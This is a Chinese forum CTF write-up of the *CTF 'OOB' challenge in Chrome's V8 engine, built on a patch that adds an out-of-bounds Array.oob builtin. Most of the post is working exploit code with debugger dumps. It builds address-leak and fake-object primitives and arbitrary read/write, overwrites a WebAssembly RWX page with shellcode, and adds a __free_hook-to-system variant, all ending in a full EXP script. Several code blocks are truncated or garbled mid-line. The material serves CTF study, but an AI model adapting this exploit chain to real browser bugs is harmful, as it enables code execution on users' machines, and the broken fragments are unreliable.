Chrome v8 exploit - OOB

V1NKe / 2019-06-11 08:39:00 / 浏览数 6369 安全技术 二进制安全 顶(0) 踩(0)

前言：

大概是入门级别的一次分析（取自*CTF中的OOB。orz

正文：

拿到一个diff：

```
diff --git a/src/bootstrapper.cc b/src/bootstrapper.cc
index b027d36..ef1002f 100644
--- a/src/bootstrapper.cc
+++ b/src/bootstrapper.cc
@@ -1668,6 +1668,8 @@ void Genesis::InitializeGlobal(Handle<JSGlobalObject> global_object,
                          Builtins::kArrayPrototypeCopyWithin, 2, false);
    SimpleInstallFunction(isolate_, proto, "fill",
                          Builtins::kArrayPrototypeFill, 1, false);
+    SimpleInstallFunction(isolate_, proto, "oob",
+                          Builtins::kArrayOob,2,false);
    SimpleInstallFunction(isolate_, proto, "find",
                          Builtins::kArrayPrototypeFind, 1, false);
    SimpleInstallFunction(isolate_, proto, "findIndex",
diff --git a/src/builtins/builtins-array.cc b/src/builtins/builtins-array.cc
index 8df340e..9b828ab 100644
--- a/src/builtins/builtins-array.cc
+++ b/src/builtins/builtins-array.cc
@@ -361,6 +361,27 @@ V8_WARN_UNUSED_RESULT Object GenericArrayPush(Isolate* isolate,
  return *final_length;
}
}  // namespace
+BUILTIN(ArrayOob){
+    uint32_t len = args.length();
+    if(len > 2) return ReadOnlyRoots(isolate).undefined_value();
+    Handle<JSReceiver> receiver;
+    ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+            isolate, receiver, Object::ToObject(isolate, args.receiver()));
+    Handle<JSArray> array = Handle<JSArray>::cast(receiver);
+    FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
+    uint32_t length = static_cast<uint32_t>(array->length()->Number());
+    if(len == 1){
+        //read
+        return *(isolate->factory()->NewNumber(elements.get_scalar(length)));
+    }else{
+        //write
+        Handle<Object> value;
+        ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+                isolate, value, Object::ToNumber(isolate, args.at<Object>(1)));
+        elements.set(length,value->Number());
+        return ReadOnlyRoots(isolate).undefined_value();
+    }
+}

BUILTIN(ArrayPush) {
  HandleScope scope(isolate);
diff --git a/src/builtins/builtins-definitions.h b/src/builtins/builtins-definitions.h
index 0447230..f113a81 100644
--- a/src/builtins/builtins-definitions.h
+++ b/src/builtins/builtins-definitions.h
@@ -368,6 +368,7 @@ namespace internal {
  TFJ(ArrayPrototypeFlat, SharedFunctionInfo::kDontAdaptArgumentsSentinel)     \
  /* https://tc39.github.io/proposal-flatMap/#sec-Array.prototype.flatMap */   \
  TFJ(ArrayPrototypeFlatMap, SharedFunctionInfo::kDontAdaptArgumentsSentinel)  \
+  CPP(ArrayOob)                                                                \
                                                                                \
  /* ArrayBuffer */                                                             \
  /* ES #sec-arraybuffer-constructor */                                         \
diff --git a/src/compiler/typer.cc b/src/compiler/typer.cc
index ed1e4a5..c199e3a 100644
--- a/src/compiler/typer.cc
+++ b/src/compiler/typer.cc
@@ -1680,6 +1680,8 @@ Type Typer::Visitor::JSCallTyper(Type fun, Typer* t) {
      return Type::Receiver();
    case Builtins::kArrayUnshift:
      return t->cache_->kPositiveSafeInteger;
+    case Builtins::kArrayOob:
+      return Type::Receiver();

    // ArrayBuffer functions.
    case Builtins::kArrayBufferIsView:
```

看新加的oob函数就行（虽然我也看不太懂写的是个啥玩楞2333。里面的`read`和`write`注释，还有直接取了`length`可以大概意识到是一个越界读写的漏洞。

`a.oob()`就是将越界的首个8字节给读出，`a.oob(1)`就是将1写入越界的首个8字节。

那么越界读写就好办了，先测试一下看看：

```
➜  x64.release git:(6dc88c1) ✗ ./d8
V8 version 7.5.0 (candidate)
d8> a = [1,2,3,4]
[1, 2, 3, 4]
d8> a.oob()
4.42876206109e-311
```

因为v8中的数以浮点数的形式显示，所以先写好浮点数与整数间的转化原语函数：

```
var buff_area = new ArrayBuffer(0x10);
var fl = new Float64Array(buff_area);
var ui = new BigUint64Array(buff_area);

function ftoi(floo){
   fl[0] = floo;
   return ui[0];
}

function itof(intt){
   ui[0] = intt;
   return fl[0];
}

function tos(data){
   return "0x"+data.toString(16);
}
```

上手调试，先看看一个数组的排布情况：

```
var a = [0x1000000,2,3,4];

pwndbg> x/10xg 0x101d1f8d0069-1
0x101d1f8d0068: 0x00000a9abe942d99  0x000012a265ac0c71   --> JSArray
0x101d1f8d0078: 0x0000101d1f8cf079  0x0000000400000000
0x101d1f8d0088: 0x0000000000000000  0x0000000000000000
0x101d1f8d0098: 0x0000000000000000  0x0000000000000000
0x101d1f8d00a8: 0x0000000000000000  0x0000000000000000
pwndbg> x/10xg 0x0000101d1f8cf079-1
0x101d1f8cf078: 0x000012a265ac0851  0x0000000400000000   --> FixedArray
0x101d1f8cf088: 0x0100000000000000  0x0000000200000000
0x101d1f8cf098: 0x0000000300000000  0x0000000400000000
0x101d1f8cf0a8: 0x000012a265ac0851  0x0000005c00000000
0x101d1f8cf0b8: 0x0000000000000000  0x0000006100000000
```

所以此时的`a.oob()`所泄漏的应该是`0x000012a265ac0851`的double形式。但是我们无法知道`0x000012a265ac0851`是什么内容，不可控。那么我们换一个数组，看以

```
var a = [1.1,2.2,3.3,4.4];
```

```
pwndbg> x/10xg 0x0797a34100c9-1
0x797a34100c8:  0x00001c07e15c2ed9  0x00000df4ef880c71   --> JSArray
0x797a34100d8:  0x00000797a3410099  0x0000000400000000
0x797a34100e8:  0x0000000000000000  0x0000000000000000
0x797a34100f8:  0x0000000000000000  0x0000000000000000
0x797a3410108:  0x0000000000000000  0x0000000000000000
pwndbg> x/10xg 0x00000797a3410099-1
0x797a3410098:  0x00000df4ef8814f9  0x0000000400000000   --> FixedArray
0x797a34100a8:  0x3ff199999999999a  0x400199999999999a
0x797a34100b8:  0x400a666666666666  0x401199999999999a
0x797a34100c8:  0x00001c07e15c2ed9  0x00000df4ef880c71   --> JSArray
0x797a34100d8:  0x00000797a3410099  0x0000000400000000
```

我们可以看见FixedArray和JSArray是紧邻的，所以a.oob()泄漏的是0x00001c07e15c2ed9，即JSArray的map值（PACKED_DOUBLE_ELEMENTS）。这样我们就好

类型混淆：

假设我们有一个浮点型的数组和一个对象数组，我们先用上面所说的a.oob()泄漏各自的map值，在用我们的可写功能，将浮点型数组的map写入对象数组的map，这样对象

相同的，将对象数组的map写入浮点型数组的map，那么浮点型数组中所存储的浮点值就会被当作对象地址来看待，所以我们可以构造任意地址的对象。

泄漏对象地址和构造地址对象：

先得到两个类型的map：

```
var obj = {"A":0x100};
var obj_all = [obj];
var array_all = [1.1,2,3];
var obj_map = obj_all.oob();       //obj_JSArray_map
var float_array_map = array_all.oob();   //float_JSArray_map
```

再写出泄漏和构造的两个函数：

```
function leak_obj(obj_in){                //■■■■■■
   obj_all[0] = obj_in;
   obj_all.oob(float_array_map);
   let leak_obj_addr = obj_all[0];
   obj_all.oob(obj_map);
   return ftoi(leak_obj_addr);
}

function fake_obj(obj_in){                //■■■■■■
   array_all[0] = itof(obj_in);
   array_all.oob(obj_map);
   let fake_obj_addr = array_all[0];
   array_all.oob(float_array_map);
   return fake_obj_addr;
}
```

得到了以上的泄漏和构造之后我们想办法将利用链扩大，构造出任意读写的功能。

任意写：

先构造一个浮点型数组：

```
var test = [7.7,1.1,1,0xfffffff];
```

再泄漏该数组地址：

```
leak_obj(test);
```

这样我们可以得到数组的内存地址，此时数组中的情况：

```
pwndbg> x/20xg 0x2d767fbd0019-1-0x30
0x2d767fbcffe8: 0x000030a6f3b014f9  0x0000000400000000   --> FixedArray
0x2d767fbcfff8: 0x00003207dce82ed9  0x3ff199999999999a
0x2d767fbd0008: 0x3ff0000000000000  0x41affffffe000000
0x2d767fbd0018: 0x00003207dce82ed9  0x000030a6f3b00c71   --> JSArray
0x2d767fbd0028: 0x00002d767fbcffe9  0x0000000400000000
```

我们可以利用构造地址对象把0x2d767fbcfff8处伪造为一个JSArray对象，我们将test[0]写为浮点型数组的map即可。这样，0x2d767fbcfff8-0x2d767fbd0018的

```
fake_js[0] = 0x100;
```

即把0x100复制给0x2d767fbcffc8+0x10处。

任意写：

任意写就很简单了，就是：

```
console.log(fake_js[0]);
```

取出数组内容即可。

那么接下来写构造出来的任意读写函数：

```
function write_all(read_addr,read_data){
   let test_read = fake_obj(leak_obj(tt)-0x20n);
   tt[2] = itof(read_addr-0x10n);
   test_read[0] = itof(read_data);
}

function read_all(write_addr){
   let test_write = fake_obj(leak_obj(tt)-0x20n);
   tt[2] = itof(write_addr-0x10n);
   return ftoi(test_write[0]);
}
```

有了任意读写之后就好利用了，可以用pwn中的常规思路来后续利用：

1. 泄漏libc基址
2. 覆写`__free_hook`
3. 触发`__free_hook`

后续在覆写`__free_hook`的过程中，会发现覆写不成功（说是浮点数组处理7f高地址的时候会有变换。

所以这里需要改写一下任意写，这里我们就需要利用ArrayBuffer的backing_store去利用任意写：

先新建一块写区域：

```
var buff_new = new ArrayBuffer(0x20);
var dataview = new DataView(buff_new);
%DebugPrint(buff_new);
```

这时候写入：

```
dataview.setBigUint64(0,0x12345678,true);
```

在ArrayBuffer中的backing_store字段中会发现：

```
pwndbg> x/10xg 0x029ce8f500a9-1
0x29ce8f500a8:  0x00002f1fa5c821b9  0x00002cb659b80c71
0x29ce8f500b8:  0x00002cb659b80c71  0x0000000000000020
0x29ce8f500c8:  0x000055555639fe70  --> backing_store  0x0000000000000002
0x29ce8f500d8:  0x0000000000000000  0x0000000000000000
0x29ce8f500e8:  0x00002f1fa5c81719  0x00002cb659b80c71
pwndbg> x/10xg 0x000055555639fe70
0x55555639fe70: 0x0000000012345678  0x0000000000000000
0x55555639fe80: 0x0000000000000000  0x0000000000000000
0x55555639fe90: 0x0000000000000000  0x0000000000000041
0x55555639fea0: 0x000055555639fe10  0x000000539d1ea015
0x55555639feb0: 0x0000029ce8f500a9  0x000055555639fe70
```

因此，只要我们先将backing_store改写为我们所想要写的地址，再利用dataview的写入功能即可完成任意写：

```
function write_dataview(fake_addr,fake_data){
   let buff_new = new ArrayBuffer(0x30);
   let dataview = new DataView(buff_new);
   let leak_buff = leak_obj(buff_new);
   let fake_write = leak_buff+0x20n;
   write_all(fake_write,fake_addr);
   dataview.setBigUint64(0,fake_data,true);
}
```

而后就可以按照正常流程来读写利用了。

这里就介绍一种在浏览器中比较稳定利用的一个方式，利用wasm来劫持程序流。

wasm劫持程序流：

在v8中，可以直接执行wasm中的字节码。有一个网站可以在线将C语言直接转换为wasm并生成JS调用代码：https://wasdk.github.io/WasmFiddle。

左侧是c语言，右侧是js代码，选Code Buffer模式，点build编译，左下角生成的就是wasm code。

有限的是c语言部分只能写一些很简单的return功能。多了赋值等操作就会报错。但是也足够了。

将上面生成的代码测试一下：

```
var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var f = wasmInstance.exports.main;
var leak_f = leak_obj(f);
//console.log('0x'+leak_f.toString(16));
console.log(f());
%DebugPrint(test);
%SystemBreak();
```

会得到42的结果，那么我们很容易就能想到，如果用任意写的功能，将wasm中的可执行区域写入shellcode呢？

我们需要找到可执行区域的字段。

直接给出字段：

```
Function–>shared_info–>WasmExportedFunctionData–>instance
```

在空间中的显示：

```
Function:
pwndbg> x/10xg 0x144056c21f31-1
0x144056c21f30: 0x00002ab4903c4379  0x00003de1f2ac0c71
0x144056c21f40: 0x00003de1f2ac0c71  0x0000144056c21ef9   --> shared_info
0x144056c21f50: 0x0000144056c01869  0x000001a263740699
0x144056c21f60: 0x00001defa6dc2001  0x00003de1f2ac0bc1
0x144056c21f70: 0x0000000400000000  0x0000000000000000

shared_info:
pwndbg> x/10xg 0x0000144056c21ef9-1
0x144056c21ef8: 0x00003de1f2ac09e1  0x0000144056c21ed1   --> WasmExportedFunctionData
0x144056c21f08: 0x00003de1f2ac4ae1  0x00003de1f2ac2a39
0x144056c21f18: 0x00003de1f2ac04d1  0x0000000000000000
0x144056c21f28: 0x0000000000000000  0x00002ab4903c4379
0x144056c21f38: 0x00003de1f2ac0c71  0x00003de1f2ac0c71

WasmExportedFunctionData:
pwndbg> x/10xg 0x0000144056c21ed1-1
0x144056c21ed0: 0x00003de1f2ac5879  0x00001defa6dc2001
0x144056c21ee0: 0x0000144056c21d39   --> instance    0x0000000000000000
0x144056c21ef0: 0x0000000000000000  0x00003de1f2ac09e1
0x144056c21f00: 0x0000144056c21ed1  0x00003de1f2ac4ae1
0x144056c21f10: 0x00003de1f2ac2a39  0x00003de1f2ac04d1

instance+0x88:
pwndbg> telescope 0x0000144056c21d39-1+0x88
00:0000■   0x144056c21dc0 —■ 0x27860927e000 ■— movabs r10, 0x27860927e260 /* 0x27860927e260ba49 */       --> ■■■■■
01:0008■   0x144056c21dc8 —■ 0x2649b9fd0251 ■— 0x7100002ab4903c91
02:0010■   0x144056c21dd0 —■ 0x2649b9fd0489 ■— 0x7100002ab4903cad
03:0018■   0x144056c21dd8 —■ 0x144056c01869 ■— 0x3de1f2ac0f
04:0020■   0x144056c21de0 —■ 0x144056c21e61 ■— 0x7100002ab4903ca1
05:0028■   0x144056c21de8 —■ 0x3de1f2ac04d1 ■— 0x3de1f2ac05

pwndbg> vmmap 0x27860927e000
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
   0x27860927e000     0x27860927f000 rwxp     1000 0
```


可得知0x144056c21dc0处的0x27860927e000为可执行区域，那么只需要将0x144056c21dc0处的内容读取出来，在将shellcode写入读取出来的地址处即可完成程序

```
var data1 = read_all(leak_f+0x18n);
var data2 = read_all(data1+0x8n);
var data3 = read_all(data2+0x10n);
var data4 = read_all(data3+0x88n);
//console.log('0x'+data4.toString(16));

let buff_new = new ArrayBuffer(0x100);
let dataview = new DataView(buff_new);
let leak_buff = leak_obj(buff_new);
let fake_write = leak_buff+0x20n;
write_all(fake_write,data4);
var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0

for(var i=0;i<shellcode.length;i++){
   dataview.setUint32(4*i,shellcode[i],true);
}
f();
```

利用成功：



```
0x000027860927e03c:  int3
0x000027860927e03d:  int3
0x000027860927e03e:  int3
0x000027860927e03f:  int3
0x000027860927e040:  movabs r10,0x55555608e780
0x000027860927e04a:  jmp    r10
0x000027860927e04d:  nop    DWORD PTR [rax+rax*1+0x0]
0x000027860927e052:  movabs r10,0x55555608e7e0
```

```
./d8 ~/test.js
➜ x64.release git:(6dc88c1) ✗ ./d8 ~/test.js
42
Warning: Cannot convert string "-adobe-symbol-*-*-*-*-*-120-*-*-*-*-*-*" to type
 FontStruct
```

```
0x000027860927e0f4:  movabs r10,0x55555608eb40
0x000027860927e0fe:  jmp    r10
```

```
function write_system_addr(leak_test_addr){
    var elf_base = leak_test_addr - 11359456n;
    console.log("[*] leak elf base success: 0x"+elf_base.toStrin
    var puts_got = elf_base + 0xD9A3B8n;
    puts_got = read_all(puts_got+1n);
    console.log("[*] leak puts got success: 0x"+puts_got.toStrin
    var libc_base = puts_got - 456336n;
le.log("[*] leak libc base success: 0x"+libc_base.toStr
ree_hook = libc_base + 3958696n;
le.log("[*] leak __free_hook success: 0x"+free_hook.toS
ne_gadget = libc_base + 0x4526an;
le.log("[*] leak one_gadget success: 0x"+one_gadget.toS
ystem_addr = libc_base + 283536n;
_dataview(free_hook,system_addr);

get_shell(){
ufff = new ArrayBuffer(0x10);
ataa = new DataView(bufff);
.setBigUint64(0,0x0068732f6e69622fn,true);

ode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,12
odule = new WebAssembly.Module(wasmCode);
nstance = new WebAssembly.Instance(wasmModule);
asmInstance.exports.main;
f = leak_obj(f);
.log('0x'+leak_f.toString(16));
og(f());
rint(f);
//%SystemBreak();
```

EXP：

```
var buff_area = new ArrayBuffer(0x10);
var fl = new Float64Array(buff_area);
var ui = new BigUint64Array(buff_area);

function ftoi(floo){
   fl[0] = floo;
   return ui[0];
}

function itof(intt){
   ui[0] = intt;
   return fl[0];
}

function tos(data){
   return "0x"+data.toString(16);
}

var obj = {"A":1};
var obj_all = [obj];
var array_all = [1.1,2,3];
var obj_map = obj_all.oob();       //obj_JSArray_map
var float_array_map = array_all.oob();   //float_JSArray_map

function leak_obj(obj_in){
   obj_all[0] = obj_in;
   obj_all.oob(float_array_map);
   let leak_obj_addr = obj_all[0];
   obj_all.oob(obj_map);
   return ftoi(leak_obj_addr);
}

function fake_obj(obj_in){
   array_all[0] = itof(obj_in);
   array_all.oob(obj_map);
   let fake_obj_addr = array_all[0];
   array_all.oob(float_array_map);
   return fake_obj_addr;
}

var tt = [float_array_map,1.1,1,0xfffffff];

function write_all(read_addr,read_data){
   let test_read = fake_obj(leak_obj(tt)-0x20n);
   tt[2] = itof(read_addr-0x10n);
   test_read[0] = itof(read_data);
}

function read_all(write_addr){
   let test_write = fake_obj(leak_obj(tt)-0x20n);
   tt[2] = itof(write_addr-0x10n);
   return ftoi(test_write[0]);
}

//console.log(tos(read_all(leak_obj(tt)-0x20n)));
//write_all(leak_obj(tt)-0x20n,0xffffffn);

function sj_leak_test_base(leak_addr){
   leak_addr -= 1n;
   while(true){
       let data = read_all(leak_addr+1n);
       let data1 = data.toString(16).padStart(16,'0');
       let data2 = data1.substr(13,3);
       //console.log(toString(data));
       //console.log(data1);
       //console.log(data2);
       //%SystemBreak();
       if(data2 == '2c0' && read_all(data+1n).toString(16) == "ec834853e5894855"){
           //console.log('0x'+data.toString(16));
           return data;
       }
       leak_addr -= 8n;
   }
}

function write_dataview(fake_addr,fake_data){
   let buff_new = new ArrayBuffer(0x30);
   let dataview = new DataView(buff_new);
   let leak_buff = leak_obj(buff_new);
   let fake_write = leak_buff+0x20n;
   write_all(fake_write,fake_addr);
   dataview.setBigUint64(0,fake_data,true);
}

function wd_leak_test_base(test){
   let test_fake = leak_obj(test.constructor);
   test_fake += 0x30n;
   test_fake = read_all(test_fake)+0x40n;
   test_fake = (read_all(test_fake)&0xffffffffffff0000n)>>16n;
   return test_fake;
}
```

```
function write_system_addr(leak_test_addr){
   var elf_base = leak_test_addr - 11359456n;
   console.log("[*] leak elf base success: 0x"+elf_base.toString(16));
   var puts_got = elf_base + 0xD9A3B8n;
   puts_got = read_all(puts_got+1n);
   console.log("[*] leak puts got success: 0x"+puts_got.toString(16));
   var libc_base = puts_got - 456336n;
   console.log("[*] leak libc base success: 0x"+libc_base.toString(16));
   var free_hook = libc_base + 3958696n;
   console.log("[*] leak __free_hook success: 0x"+free_hook.toString(16));
   var one_gadget = libc_base + 0x4526an;
   console.log("[*] leak one_gadget success: 0x"+one_gadget.toString(16));
   var system_addr = libc_base + 283536n;
   write_dataview(free_hook,system_addr);
}

function get_shell(){
   var bufff = new ArrayBuffer(0x10);
   var dataa = new DataView(bufff);
   dataa.setBigUint64(0,0x0068732f6e69622fn,true);
}

var wasmCode = new Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,0,4,132,128,128,128
var wasmModule = new WebAssembly.Module(wasmCode);
var wasmInstance = new WebAssembly.Instance(wasmModule);
var f = wasmInstance.exports.main;
var leak_f = leak_obj(f);
//console.log('0x'+leak_f.toString(16));
//console.log(f());
//%DebugPrint(f);
//%SystemBreak();

var data1 = read_all(leak_f+0x18n);
var data2 = read_all(data1+0x8n);
var data3 = read_all(data2+0x10n);
var data4 = read_all(data3+0x88n);
//console.log('0x'+data4.toString(16));

let buff_new = new ArrayBuffer(0x100);
let dataview = new DataView(buff_new);
let leak_buff = leak_obj(buff_new);
let fake_write = leak_buff+0x20n;
write_all(fake_write,data4);
var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0

for(var i=0;i<shellcode.length;i++){
   dataview.setUint32(4*i,shellcode[i],true);
}

//dataview.setBigUint64(0,0x2fbb485299583b6an,true);
//dataview.setBigUint64(8,0x5368732f6e69622fn,true);
//dataview.setBigUint64(16,0x050f5e5457525f54n,true);
f();
```

Reference:

1. https://www.freebuf.com/vuls/203721.html
2. https://github.com/vngkv123/aSiagaming/blob/master/Chrome-v8-oob/README.md

点击收藏 | 0 关注 | 1

上一篇：Turla组织PowerShell... 下一篇：AWD代码审计—YXcms1.4.7

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖